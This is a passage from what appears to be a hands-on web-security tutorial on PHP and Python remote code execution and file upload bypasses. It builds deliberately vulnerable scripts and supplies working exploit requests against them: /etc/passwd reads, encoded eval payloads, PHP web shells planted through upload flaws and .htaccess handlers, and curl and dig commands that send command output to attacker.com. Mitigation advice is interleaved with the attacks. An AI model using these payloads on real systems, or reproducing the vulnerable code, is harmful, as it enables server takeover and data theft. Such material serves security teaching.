If `eval()` is absolutely unavoidable, implement the following security measures:

- **Strict Whitelisting:** Define a very limited set of allowed commands or operations. Reject any input that does not match the whitelist.
- **Sandboxing:** Execute the code in a sandboxed environment with limited privileges.

Comparing RCE and Command Injection

Although both RCE and Command Injection involve executing unauthorized commands on a target system, the key difference lies in how the attacker achieves this:

Command Injection: The attacker injects commands that are executed by the system shell, through a vulnerable application. The application constructs a system command using user-supplied data.

```
<?php
$ip = $_GET['ip'];
echo shell_exec("ping -c 1 " . escapeshellcmd($ip));
?>
```

Remote Code Execution (RCE): The attacker injects arbitrary code that is directly executed by the application's runtime environment, without necessarily involving the system shell. The application evaluates user-provided code directly.

```
<?php
$code = $_GET['code'];
eval($code);
?>
```

Basic Remote Code Execution

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir codeExecution; cd codeExecution
$ touch codeSimplest2.php
```

Create vulnerable code: codeSimplest2.php

```
<?php
ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
error_reporting(E_ALL);

$str = "echo \"Hello \" . $_GET['name'] . \"!!!\"";
eval($str);
?>
```

Exploitation: The PHP code is vulnerable to remote code execution (RCE) because it uses `eval()` to execute user input from a GET request without sanitization. The vulnerability can

be detected by testing with a simple input like a double quote (") to trigger a syntax error, indicating the presence of eval().

```
http://victim.com/codeSimplest2.php?name="
```

```
# Error:
```

```
Parse error: syntax error, unexpected token "!", expecting ", " or ";" in \
/home/user/Desktop/codeExecution/codeSimplest2.php(7) \
: eval()'d code on line 1
```

An attacker can exploit this by injecting PHP code, such as `test";phpinfo();//"`, which executes `phpinfo()`, revealing system details. This can be escalated further by using `test";system('id');//"`, allowing execution of system commands like `id` to retrieve user information. More dangerous payloads, such as `test";echo file_get_contents('/etc/passwd');//"`, can be used to read sensitive files.

```
# Execute PHP Functions
```

```
http://victim.com/codeSimplest2.php?name=test";phpinfo();//"
```

```
# Execute system commands
```

```
http://victim.com/codeSimplest2.php?name=test";system('id');//"
```

```
# Read files
```

```
http://victim.com/codeSimplest2.php?name=test";echo file_get_contents('/etc/passwd');//"
```

Remote Code Execution via Blacklist Bypass

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir codeExecution; cd codeExecution
$ touch codeBlacklist.php
```

Create vulneable code: codeBlacklist.php

```
<?php
ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
error_reporting(E_ALL);

if (isset($_GET['btn_send'])) {
    $func_name = blacklist($_GET['btn_send']);
    $str = "$func_name()";
    eval($str);
}

function blacklist($str) {
    $str = preg_replace('/system/i', "", $str);
    $str = preg_replace('/exec/i', "", $str);
    $str = preg_replace('/passthru/i', "", $str);
    $str = preg_replace('/popen/i', "", $str);
    $str = preg_replace('/proc_open/i', "", $str);
    return $str;
}
```

```
}  
?>
```

Exploitation: The PHP code is vulnerable to remote code execution (RCE) because it uses `eval()` on user input from `$_GET['btn_send']` with only weak blacklist-based filtering. The blacklist fails to block all dangerous functions, making it easy to bypass.

An attacker can exploit this by injecting payloads like `?btn_send=phpinfo();//`, which manipulates the evaluated string to execute `phpinfo()`, revealing server details. This flaw allows further code injection, leading to potential system compromise.

```
http://victim.com/codeBlacklist.php?btn_send=phpinfo();//
```

For exploitation we can use following ways:

```
# Read files  
http://victim.com/codeBlacklist.php?btn_send=echo file_get_contents('/etc/passwd');//  
  
# Execute command  
# BASE64 of system('id');  
$ echo "system('id');" | base64          # c3lzdGVtKCJpZCp0w0=  
# payload:  
$ curl "http://victim.com/codeBlacklist.php?btn_send=eval(base64_decode('c3lzdGVtKCJpZCp0w0='))//"
```

Remote Code Execution via File Writing

Install requirements:

```
$ sudo apt update && sudo apt install -y php  
$ mkdir codeExecution; cd codeExecution  
$ touch codeFileWrite.php
```

Create vulneable code: `codeFileWrite.php`

```
<?php  
$file = $_GET['fileTodo'] ?? 'todo.txt';  
$f = fopen($file, "a");  
fwrite($f, $_GET['add']);  
fclose($f);  
?>
```

Exploitation: Since the script allows arbitrary file writing, you can attempt to write a file containing `<?php phpinfo(); ?>` and then access it to confirm execution.

Write `phpinfo()` into a new PHP file:

```
# URL-Encoded (<?php phpinfo(); ?>): %3C%3Fphp%20phpinfo%28%29%3B%20%3F%3E  
$ curl 'http://victim.com/codeFileWrite.php?fileTodo=info.php&add=%3C%3Fphp%20phpinfo%28%29%3B%20%3F%3E'  
  
# Access the created file:  
http://victim.com/info.php
```

Now that we have confirmed arbitrary file writing, we can craft a payload that allows remote command execution.

```
# Write a backdoor PHP script using system($_GET[0])
# URL-Encoded (<?php system($_GET[0]); ?>): %3C%3Fphp%20system(%24_GET%5B0%5D)%3B%20%3F%3E
$ curl 'http://victim.com/codeFileWrite.php?fileTodo=shell.php\
&add=%3C%3Fphp%20system(%24_GET%5B0%5D)%3B%20%3F%3E'

# Execute commands via the created backdoor:
$ curl http://victim.com/shell.php?0=cat+/etc/passwd
```

Input Length Restriction in RCE

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir codeExecution; cd codeExecution
$ touch codeLimitation.php
```

Create vulneable code: codeLimitation.php

```
<?php
    ini_set('display_errors', 1);
    ini_set('display_startup_errors', 1);
    error_reporting(E_ALL);

    $name = isset($_GET['name']) ? $_GET['name'] : 'No Name!';
    if(strlen($name) > 20) {
        die("limit input!");
    }
    eval("'.$name.'");
?>
```

Exploitation: Since the input gets wrapped in `eval("'.$name.'");`, we can inject `phpinfo()` within the allowed length.

```
$ curl http://victim.com/codeLimitation.php?name='.phpinfo();%23
```

Now, we can exploit this to achieve remote command execution.

```
# URL-Encoded ('.system($_GET[0]);#): %27.system%28%24_GET%5B0%5D%29%3B%23&0=cat+/etc/pas\
swd

# request
$ curl 'http://victim.com/codeLimitation.php?name=%27.system%28%24_GET%5B0%5D%29%3B%23&0=\
cat+/etc/passwd'
```

Remote Code Execution in Python

Install requirements:

```
$ sudo apt update && sudo apt install -y python3-pip
$ pip install flask --b
$ mkdir codeExecution; cd codeExecution
$ touch codeSimplest.py
```

Create vulneable code: codeSimplest.py

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/rce')
def rce():
    cmd = request.args.get('cmd')
    return str(eval(cmd))

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0', port=5000)
```

Exploitation: An attacker can inject arbitrary commands via the `cmd` parameter to execute Python functions like `os.system()` or `subprocess.getoutput()`.

Executing System Commands:

```
http://victim.com:5000/rce?cmd=__import__('os').popen('id').read()
```

Excepted Result:

```
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),\
46(plugdev),100(users),114(lpadmin)
```

Also you can use following payload:

```
http://victim.com:5000/rce?cmd=__import__('subprocess').getoutput('id')
```

Blind Remote Code Execution: Indirect Exploitation

Blind RCE occurs when the application executes the injected code but does not display the output directly. Exploiting blind RCE vulnerabilities requires techniques to infer the execution of the code or exfiltrate the results.

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir codeExecution; cd codeExecution
$ touch codeBlind.php
```

Create vulneable code: codeBlind.php

```
<?php
    if (isset($_GET['str'])) {
        $string = $_GET['str'];
        eval($string . ";");
    } else {
        echo "Please provide a 'str' parameter.";
    }
?>
```

Exploitation: The code retrieves the value of the str GET parameter. It then uses `eval()` to execute this string as PHP code. The semicolon (;) is appended to the string to ensure that the code is a valid PHP statement. the code does not display the output of the executed code directly to the user. this makes it a “blind” RCE vulnerability. the attacker needs to use out-of-band (OOB) techniques to verify successful exploitation. To exploit this Blind RCE, the attacker could use an out-of-band technique to send the output of a command to their own server.

```
# URL-Encoded (system('curl http://attacker.com:8080/?output='. base64_encode(shell_exec(\
'whoami'))));)
# system%28%27curl%20http%3A%2F%2Fattacker.com%3A8080%2F%3Foutput%3D%27.%20base64_encode%5C
28shell_exec%28%27whoami%27%29%29%29%3B

# request
$ curl "http://victim.com/codeBlind.php?str=system%28%27curl%20http%3A%2F%2Fattacker.com%5C
3A8080%2F%3Foutput%3D%27.%20base64_encode%5C28shell_exec%28%27whoami%27%29%29%29%3B"
```

Here's how this payload works:

1. `system()` executes an OS command.
2. `curl http://victim.com/?output=` makes an HTTP GET request to attacker's server.
3. `base64_encode(shell_exec('whoami'))` The result of `whoami` is then base64 encoded
4. The `shell_exec('whoami')` part executes a command
5. The attacker receives an HTTP request on their server, with the base64 encoded username as the output parameter.

Important Considerations:

system() vs shell_exec(): In this example, `system()` is used to execute the external `curl` command, while `shell_exec()` is used to execute a command and return the entire output as a string.

Base64 Encoding: Base64 encoding is used to ensure that the output is properly transmitted over HTTP, even if it contains special characters.

URL Encoding: The entire payload needs to be URL-encoded to ensure that it is properly transmitted in the URL. The `%3B` represents the semicolon (;) at the end of the `eval()` statement.

Alternative OOB Techniques: DNS exfiltration is also a viable OOB approach in PHP.

Exploiting Blind RCE in Python

Install requirements:

```
$ sudo apt update && sudo apt install -y python3-pip
$ pip install flask --b
$ mkdir codeExecution; cd codeExecution
$ touch codeSimplest.py
```

Create vulneable code: codeSimplest.py

```
from flask import Flask, request
import subprocess

app = Flask(__name__)

@app.route('/rce')
def rce():
    python_code = request.args.get('cmd')
    if not python_code:
        return "No command provided", 400
    try:
        exec(python_code)
        return "Code executed (blind)", 200
    except Exception as e:
        return f"Error: {str(e)}", 500

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0', port=5000)
```

Exploitation: To test if the vulnerability exists, you can run the following curl command:

```
$ time curl "http://victim.com:5000/rce?cmd=__import__('time').sleep(10)"

# output
Code executed (blind)
real    0m10.013s
user    0m0.004s
sys     0m0.006s
```

This will execute the sleep(10) function, causing a 10-second delay in the response. If the web service executes the command without any errors, you know that the vulnerability is present.

Now, let's exploit the vulnerability to exfiltrate data using DNS queries. The following curl command will execute a system command that uses the dig command to exfiltrate data:

```
# payload: =__import__('os').system('dig @127.0.0.1 $(whoami).attacker.com +short')"

$ curl "http://victim.com:5000/rce?cmd=__import__%28%27os%27%29.system%5C%28%27dig%20%40127.0.0.1%20%24%28whoami%29.attacker.com%20%2Bshort%27%29"
```

Mitigation Techniques

Eliminate Dangerous Code Execution Functions

- Avoid `eval()`, `exec()`, `system()`, `passthru()`, `popen()`, and similar functions that execute user-supplied data as code. These functions introduce severe security risks and should be replaced with safer alternatives.
- Use Secure API Calls Instead: If your application needs to perform an action based on user input, use predefined functions, parameterized APIs, or secure libraries rather than dynamic code execution.

Strict Whitelisting (Only If Code Execution is Necessary)

- If dynamic code execution is absolutely unavoidable, implement a strict allowlist of permitted commands or expressions. Example: In PHP, you might limit execution to specific commands only:

```
$allowed_commands = ['date', 'whoami'];  
if (in_array($user_input, $allowed_commands)) {  
    echo shell_exec($user_input);  
} else {  
    die('Unauthorized command.');
```

- Enforce Least Privilege: Ensure the executed code runs with minimal privileges, preventing it from performing unauthorized actions.

Sandboxing & Process Isolation: Run potentially unsafe code inside a sandboxed environment with strict restrictions on system access. Options include:

- Using containers (e.g., Docker with strict seccomp profiles)
- Running code inside jails/chroot environments
- Using serverless functions (e.g., AWS Lambda with restricted permissions)

Implement Strong Input Validation & Output Encoding

- Whitelisting over blacklisting: Only allow expected input formats (e.g., numbers, specific strings).
- Reject special characters that could allow code execution (`;`, `|`, `&&`, `$()`, ```, etc.).
- Example of input validation using regex (PHP example):

```
if (!preg_match('/^[a-zA-Z0-9_-]+$/', $user_input)) {  
    die('Invalid input.');
```

Use output encoding (e.g., `htmlspecialchars()` in PHP) to prevent execution of injected code.

Secure File Uploads & Deserialization:

- If your application allows file uploads, ensure:
 - Only allow specific file types and verify content, not just the file extension.
 - Restrict the upload directory and prevent execution of uploaded scripts.
- If your application uses serialization/deserialization, avoid unserializing untrusted user input to prevent deserialization-based RCE attacks.

Apply Security Patches & Use Hardened Configurations

- Keep all frameworks, libraries, and dependencies up to date to prevent exploitation of known RCE vulnerabilities.
- Disable dangerous PHP functions (if using PHP):

```
disable_functions = exec, system, shell_exec, passthru, popen, proc_open
```

- Configure web servers to prevent unintended code execution (e.g., disable script execution in upload directories).

Unrestricted File Upload

Unrestricted file upload is a dangerous vulnerability that arises when a web application fails to properly validate or restrict the types of files users can upload. This oversight can allow attackers to upload malicious files—such as web shells, scripts, or executables—that, once processed by the server, can lead to code execution, data leakage, or even full system compromise. The risk is heightened when uploaded files are stored in publicly accessible directories or executed automatically. Despite its simplicity, this vulnerability has been responsible for countless high-impact breaches. In a digital landscape where file uploads are increasingly common, how can developers balance functionality with the need for strict upload controls and validation?

Understanding Unrestricted File Upload

An Unrestricted File Upload vulnerability occurs when a web application allows users to upload files without sufficient validation or filtering. This means an attacker can upload malicious files, such as web shells, executables, or other harmful content, to the server.

Why This is Dangerous? A seemingly simple file upload vulnerability can have devastating consequences:

- **Remote Code Execution (RCE):** If the server executes uploaded files (e.g., PHP, ASP, JSP), the attacker can gain complete control over the server.
- **Cross-Site Scripting (XSS):** Uploaded HTML or SVG files can inject malicious JavaScript code into the website, allowing the attacker to steal user credentials, deface the website, or redirect users to phishing pages.
- **Defacement:** Attackers can upload images or other content to deface the website.
- **Data Breach:** Attackers can upload files that allow them to access sensitive data stored on the server.
- **Denial of Service (DoS):** Attackers can upload large files to fill up disk space or consume excessive resources, causing the server to crash or become unavailable.
- **File Inclusion Vulnerabilities:** Uploaded files can be leveraged to exploit local or remote file inclusion vulnerabilities, enabling code execution.

Limitations of File Upload Defenses

Many applications attempt to implement protections against unrestricted file uploads. However, these protections are often incomplete or easily bypassed. Common protections include:

File Size Check: Limits the size of uploaded files. This can prevent DoS attacks but does not prevent the upload of malicious code within smaller files.

Extension Check: Checks the file extension against a whitelist or blacklist. This is easily bypassed by renaming files or using alternative extensions.

Content Check: Analyzes the file content to verify its type. This is more effective than extension checks but can still be bypassed with carefully crafted malicious files.

Analysis of Uploaded Files

When a file is uploaded, the server receives the following information:

name: The original filename as provided by the user's browser. This should never be trusted.

full_path: In some modern browsers and environments, the full path of the file on the user's system might be provided. This is even less trustworthy than the name.

type: The MIME type (Content-Type) of the file as reported by the browser. This can be easily spoofed.

tmp_name: The temporary filename assigned to the uploaded file on the server. This is a server-generated name and is generally safe to use.

error: An error code indicating whether the upload was successful. A value of 0 indicates success.

size: The size of the file in bytes.

Example - PHP Upload Array:

```
Array
(
    [user_file] => Array
        (
            [name] => alfa.php
            [full_path] => alfa.php
            [type] => application/x-php
            [tmp_name] => /tmp/phpUvGiEY
            [error] => 0
            [size] => 129917
        )
)
```

File Execution After Upload

A successful upload is only the first step. To exploit the vulnerability, the attacker must be able to execute the uploaded file. This depends on the server configuration:

Direct Execution (Web Shells): In PHP, ASP, JSP, and other server-side scripting languages, if the uploaded file has a recognized extension (e.g., .php, .asp, .jsp) and is stored in a

directory accessible by the web server, it may be executed directly. The attacker can then access the file through a web browser (e.g., `http://example.com/uploads/shell.php`) and execute arbitrary code.

Static File Uploads: Even if the server does not execute code directly, attackers can still upload static files (e.g., `.html`, `.svg`) containing malicious JavaScript code. This can be used to launch XSS attacks.

Path Traversal: An attacker might attempt to manipulate the filename to upload files to unanticipated locations. If directory traversal is possible (e.g., `file=../../../../../../tmp/shell.php`), attackers may upload files to sensitive directories or overwrite existing files.

Backup Maker and Database Downloaders: The attacker uploads a PHP script that creates backups of sensitive directories or databases, then enables access to download them.

Implementing a Safe File Uploader

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileUpload; cd fileUpload
$ touch uploadSafe.php
```

Create a standard uploader: `uploadSafe.php`

```
<?php
// Define allowed file types (MIME types) and allowed extensions
$allowed_types = [
    'jpg' => 'image/jpeg',
    'jpeg' => 'image/jpeg',
    'png' => 'image/png',
    'pdf' => 'application/pdf'
];
$max_size = 2 * 1024 * 1024; // 2MB

// Define upload directory outside the web root
$upload_dir = __DIR__ . '/safe_uploads/';

// Create the upload directory if it doesn't exist
if (!is_dir($upload_dir)) {
    mkdir($upload_dir, 0755, true);
}

// Check if a file was uploaded
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $file = $_FILES['file'];

    // Extract file extension and normalize it
    $file_ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));

    // Check if extension is allowed
    if (!array_key_exists($file_ext, $allowed_types)) {
```

```

        die("Error: File type not allowed.");
    }

    // Validate MIME type using finfo (real file type check)
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $detected_type = finfo_file($finfo, $file['tmp_name']);
    finfo_close($finfo);

    if ($detected_type !== $allowed_types[$file_ext]) {
        die("Error: File type does not match extension.");
    }

    // Validate file size
    if ($file['size'] > $max_size) {
        die("Error: File size exceeds the limit.");
    }

    // Sanitize the file name to remove special characters
    $file_name = uniqid() . '_' . preg_replace('/[^a-zA-Z0-9\.\-\_]/', '', basename($file['name']));

    // Ensure no double extensions (e.g., shell.php.jpg)
    if (strpos($file_name, '.') !== strrpos($file_name, '.')) {
        die("Error: Invalid file name.");
    }

    // Ensure no null bytes
    if (strpos($file_name, "\0") !== false) {
        die("Error: Invalid file name.");
    }

    // Prevent uploading of .htaccess or other dangerous files
    if (in_array($file_name, ['.htaccess', '.htpasswd'])) {
        die("Error: Forbidden file type.");
    }

    // Define the full path for the uploaded file
    $upload_path = $upload_dir . $file_name;

    // Move the uploaded file to the secure directory
    if (move_uploaded_file($file['tmp_name'], $upload_path)) {
        echo "File uploaded successfully.";
    } else {
        echo "Error: Failed to upload file.";
    }
} else {
    // Display the upload form
    echo '
    <h2>Upload a File</h2>
    <form action="" method="post" enctype="multipart/form-data">
        <input type="file" name="file" required>
        <input type="submit" value="Upload">
    </form>';
}
?>

```

Bypassing File Upload Security Controls

Client-Side Validation Bypass: Client-side JavaScript validation can be easily bypassed by disabling JavaScript or modifying the request using a tool like Burp Suite. This makes it an unreliable security measure.

File Extension Blacklisting: Blacklisting is inherently flawed because it's impossible to anticipate all potentially dangerous file extensions.

- **Mixed Case:** shell.pHp
- **Alternative Extensions:**
 - PHP: .php2, .php3, .php4, .php5, .php7, .phtml, .pht, .pgif, .shtml
 - ASP: .asp, .aspx, .config, .ashx
 - JSP: .jsp, .jspx, .jsw
- **Double Extensions:** shell.jpg.php (if the server only checks the first extension)
- **Null Byte Injection (Legacy):** shell.php%00.jpg (may truncate the filename at the null byte, leaving shell.php) - Less likely to be effective on modern systems.

.htaccess Manipulation (PHP): If the server allows .htaccess files, an attacker can upload a .htaccess file to configure the server to execute other file types as PHP.

File Type Filtering Bypass (MIME Type): If application is sensitive to Content-Type, we can easily change the content type.

File Content Filtering Bypass (Magic Numbers): If the server checks the file content (magic numbers), the attacker can add the magic numbers for a valid file type (e.g., JPG) to the beginning of a malicious file.

Bypassing Client-Side Validation in File Uploads

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileUpload; cd fileUpload
$ touch uploadClientSide.php
```

Create a vulnerable uploader: uploadClientSide.php

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $uploadDir = 'uploads/';
    $uploadFile = $uploadDir . basename($_FILES['file']['name']);

    if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadFile)) {
        echo "File is valid, and was successfully uploaded.\n";
    } else {
        echo "Possible file upload attack!\n";
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>Vulnerable File Uploader</title>
    <script>
        function validateForm() {
            var fileInput = document.getElementById("file");
            var filePath = fileInput.value;
```

```
        var allowedExtensions = /(\.jpg|\.jpeg|\.png|\.gif)$/i;
        if (!allowedExtensions.exec(filePath)) {
            alert('Invalid file type. Only images are allowed.');
```

```
            fileInput.value = '';
            return false;
        }
        return true;
    }
</script>
</head>
<body>
    <h2>Upload your image</h2>
    <form method="post" enctype="multipart/form-data" onsubmit="return validateForm();">
        <input type="file" name="file" id="file" />
        <input type="submit" value="Upload File" />
    </form>
</body>
</html>
```

Exploitation: The application relies solely on client-side JavaScript to restrict allowed file types (e.g., .jpg, .png). However, since JavaScript can be disabled or manipulated, the restriction is ineffective. The server does not perform any validation, making it possible to upload any file type, including malicious PHP scripts. An attacker wants to upload a PHP web shell (e.g., shell.php) to gain code execution on the server. Since the server does not check the file's MIME type or extension, the attacker **disables JavaScript** or intercepts the request using Burp Suite, bypassing the client-side check.

Disable JavaScript on Firefox:

1. In the address bar, go to about:config
2. You'll see a warning screen: Click **"Accept the Risk and Continue"**.
3. In the search bar at the top, type: javascript.enabled
4. You'll see a setting named javascript.enabled with the value true.
5. Click the toggle button (or double-click) to change it to false.

Disable JavaScript on Google Chrome / Chromium / Brave:

1. Go to chrome://settings/content/javascript.
2. Toggle the "Allowed" switch off (or add the site to the block list).
3. Refresh the upload page.
4. Now, JavaScript validation (like file type checking) won't run.

The attacker crafts and uploads the following PHP web shell using the vulnerable uploader: shell.php

```
<?php @system($_GET[0]); ?>
```

After upload, the attacker accesses the file in the uploads/ directory:

```
http://victim.com/uploads/shell.php?0=whoami
```

Bypassing File Extension Blacklist with Case Sensitivity

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileUpload; cd fileUpload
$ touch uploadMixedCase.php
```

Create a vulnerable uploader: uploadMixedCase.php

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $uploadDir = __DIR__ . '/uploads/';
    if (!is_dir($uploadDir)) {
        mkdir($uploadDir, 0755, true);
    }

    $fileName = $_FILES['file']['name'];
    $fileTmp = $_FILES['file']['tmp_name'];

    // Blacklisted extensions (case-sensitive, vulnerable to mixed-case bypass)
    $blacklist = ['php', 'php2', 'php3', 'php4', 'php5', 'php7', 'phtml', 'pgif', 'shtml'\
, 'html'];

    // Extract file extension (does not convert to lowercase)
    $ext = pathinfo($fileName, PATHINFO_EXTENSION);

    // Case-sensitive blacklist check (mixed-case bypass allowed)
    if (in_array($ext, $blacklist)) {
        die("File type not allowed!");
    }

    // Secure MIME type validation
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mimeType = finfo_file($finfo, $fileTmp);
    finfo_close($finfo);

    // Prevent double extensions (e.g., `shell.php.jpg`)
    if (substr_count($fileName, '.') > 1) {
        die("Error: Invalid file name.");
    }

    // Prevent null byte injection
    if (strpos($fileName, "\0") !== false) {
        die("Error: Invalid file name.");
    }

    // Prevent `.htaccess` and similar dangerous files
    if (in_array(strtolower($fileName), ['.htaccess', '.htpasswd'])) {
        die("Error: Forbidden file type.");
    }

    // Define upload path
    $destination = $uploadDir . $fileName;

    // Move uploaded file
    if (move_uploaded_file($fileTmp, $destination)) {
        echo "File uploaded successfully: <a href='uploads/" . htmlspecialchars($fileName\
) . "'>View</a>";
    } else {
```

```
        echo "Upload failed!";
    }
}
?>
<!-- Simple HTML form for file upload -->
<form method="post" enctype="multipart/form-data">
    <input type="file" name="file">
    <button type="submit">Upload</button>
</form>
```

Exploitation:

1. Upload shell.php

```
<?php @system($_GET[0]); ?>
```

2. If uploads, browse to <http://victim.com/uploads/shell.php>, otherwise go next step.
3. Capture the above request and change filename from shell.php to shell.pHp and upload again.
4. If successfully uploaded, and we have direct access to file, so application is sensitive to file extension (without any regex).
5. So, browse to <http://victim.com/uploads/shell.pHp?0=pwd>

File Extension Blacklist Evasion via Alternative Extensions

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileUpload; cd fileUpload
$ touch uploadFileAlternative.php
```

Create a vulnerable uploader: uploadFileAlternative.php

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $uploadDir = __DIR__ . '/uploads/';
    if (!is_dir($uploadDir)) {
        mkdir($uploadDir, 0755, true);
    }

    $fileName = $_FILES['file']['name'];
    $fileTmp = $_FILES['file']['tmp_name'];

    // Blacklisted extensions (case-sensitive, vulnerable to mixed-case bypass)
    $blacklist = ['php', 'php2', 'php3', 'php4', 'php5', 'php7', 'phtml', 'pgif', 'shtml',
, 'html'];

    // Extract file extension (does not convert to lowercase)
    $ext = strtolower(pathinfo($fileName, PATHINFO_EXTENSION));

    // Case-sensitive blacklist check (mixed-case bypass allowed)
    if (in_array($ext, $blacklist)) {
```

```

        die("File type not allowed!");
    }

    // Strict MIME type validation using finfo_file()
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mimeType = finfo_file($finfo, $fileTmp);
    finfo_close($finfo);

    // Prevent double extensions (`file.php8.jpg` is rejected)
    if (substr_count($fileName, '.') > 1) {
        die("Error: Invalid file name.");
    }

    // Prevent null byte injection
    if (strpos($fileName, "\0") !== false) {
        die("Error: Invalid file name.");
    }

    // Prevent `.htaccess`, `.htpasswd`, and similar dangerous files
    if (in_array(strtolower($fileName), ['.htaccess', '.htpasswd'])) {
        die("Error: Forbidden file type.");
    }

    // Define upload path
    $destination = $uploadDir . $fileName;

    // Move uploaded file
    if (move_uploaded_file($fileTmp, $destination)) {
        echo "File uploaded successfully: <a href='uploads/" . htmlspecialchars($fileName\
) . "'>View</a>";
    } else {
        echo "Upload failed!";
    }
}
?>
<!-- Simple HTML form for file upload -->
<form method="post" enctype="multipart/form-data">
    <input type="file" name="file">
    <button type="submit">Upload</button>
</form>

```

Exploitation:

1. Upload shell.php

```
<?php @system($_GET[0]); ?>
```

2. If uploads, browse to <http://victim.com/uploads/shell.php>, otherwise go next step.
3. Capture the above request and change filename from shell.php to shell.txt and upload again.
4. If successfully uploaded, and we have direct access to file, so application is sensitive to file extension.
5. Use above extensions in Burp Suite Intruder and try to fuzz alternative extensions.
6. After uploading, browse to <http://victim.com/uploads/shell.XXX?0=pwd>

File Upload Bypass via .htaccess Custom Extensions

Install requirements:

```
$ sudo apt update && sudo apt install -y php apache2
$ sudo apt install libapache2-mod-php
$ sudo a2dismod mpm_event
$ sudo a2enmod mpm_prefork
$ sudo a2enmod php8.3
$ sudo systemctl restart apache2
$ sudo touch /var/www/html/uploadCustomExtension.php
```

```
# Create uploads directory:
$ sudo mkdir /var/www/html/uploads
$ sudo chown www-data:www-data /var/www/html/uploads
$ sudo chmod 755 -R /var/www/html/uploads
```

```
# Create .htaccess
$ cd /var/www/html/uploads
$ echo "Options -Indexes" | sudo tee .htaccess
```

```
# Apache config must allow .htaccess to work.
$ sudo nano /etc/apache2/apache2.conf
```

```
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride All    # None -> All
    Require all granted
</Directory>
```

```
# Restart apache service
$ sudo systemctl restart apache2
```

Create a vulnerable uploader: uploadCustomExtension.php

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $uploadDir = __DIR__ . '/uploads/';
    if (!is_dir($uploadDir)) {
        mkdir($uploadDir, 0755, true);
    }

    $fileName = $_FILES['file']['name'];
    $fileTmp = $_FILES['file']['tmp_name'];

    // Blacklisted extensions (case-sensitive, vulnerable to mixed-case bypass)
    $blacklist = ['php', 'php2', 'php3', 'php4', 'php5', 'php7', 'php8', 'phtml', 'pgif', \
'shtml', 'html'];

    // Extract file extension (does not convert to lowercase)
    $ext = strtolower(pathinfo($fileName, PATHINFO_EXTENSION));

    // Case-sensitive blacklist check (mixed-case bypass allowed)
    if (in_array($ext, $blacklist)) {
        die("File type not allowed!");
    }

    // Strict MIME type validation using finfo_file()
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mimeType = finfo_file($finfo, $fileTmp);
```

```

    finfo_close($finfo);

    // Prevent double extensions (`file.php8.jpg` is rejected)
    if (substr_count($fileName, '.') > 1) {
        die("Error: Invalid file name.");
    }

    // Prevent null byte injection
    if (strpos($fileName, "\0") !== false) {
        die("Error: Invalid file name.");
    }

    // Define upload path
    $destination = $uploadDir . $fileName;

    // Move uploaded file
    if (move_uploaded_file($fileTmp, $destination)) {
        echo "File uploaded successfully: <a href='uploads/" . htmlspecialchars($fileName\
) . "'>View</a>";
    } else {
        echo "Upload failed!";
    }
}
?>
<!-- Simple HTML form for file upload -->
<form method="post" enctype="multipart/form-data">
    <input type="file" name="file">
    <button type="submit">Upload</button>
</form>

```

Exploitation:

Create .htaccess file with custom handlers and upload it

```
Options +Indexes
AddHandler application/x-httpd-php (81|82|83)s .abc
```

If we have directory listing on uploader directory, so it means .htaccess worked.

Upload shell.abc

```
<?php @system($_GET[0]); ?>
```

If successfully uploaded, and we have direct access to file, navigate to
<http://victim.com/uploads/shell.abc?0=pwd>

Bypassing Whitelist Filtering with Double Extensions

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileUpload; cd fileUpload
$ touch uploadDoubleExtension.php
```

Create a vulnerable uploader: uploadDoubleExtension.php

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $uploadDir = __DIR__ . '/uploads/';
    if (!is_dir($uploadDir)) {
        mkdir($uploadDir, 0755, true);
    }

    $fileName = $_FILES['file']['name'];
    $fileTmp = $_FILES['file']['tmp_name'];

    // Weak Whitelist Check (Bypassable)
    $allowed = ['jpg', 'png', 'gif'];

    // Extract file extension (only the last part)
    $ext = pathinfo($fileName, PATHINFO_EXTENSION);

    if (!in_array($ext, $allowed)) {
        die("File type not allowed!");
    }

    // Strict MIME type validation using finfo_file()
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mimeType = finfo_file($finfo, $fileTmp);
    finfo_close($finfo);

    // Prevent null byte injection
    if (strpos($fileName, "\0") !== false) {
        die("Error: Invalid file name.");
    }

    // Prevent `.htaccess`, `.htpasswd`, and similar dangerous files
    if (in_array(strtolower($fileName), ['.htaccess', '.htpasswd'])) {
        die("Error: Forbidden file type.");
    }

    // Define upload path
    $destination = $uploadDir . $fileName;

    // Move uploaded file
    if (move_uploaded_file($fileTmp, $destination)) {
        echo "File uploaded successfully: <a href='uploads/" . htmlspecialchars($fileName)
    ) . ">View</a>";
    } else {
        echo "Upload failed!";
    }
}
?>
<!-- Simple HTML form for file upload -->
<form method="post" enctype="multipart/form-data">
    <input type="file" name="file">
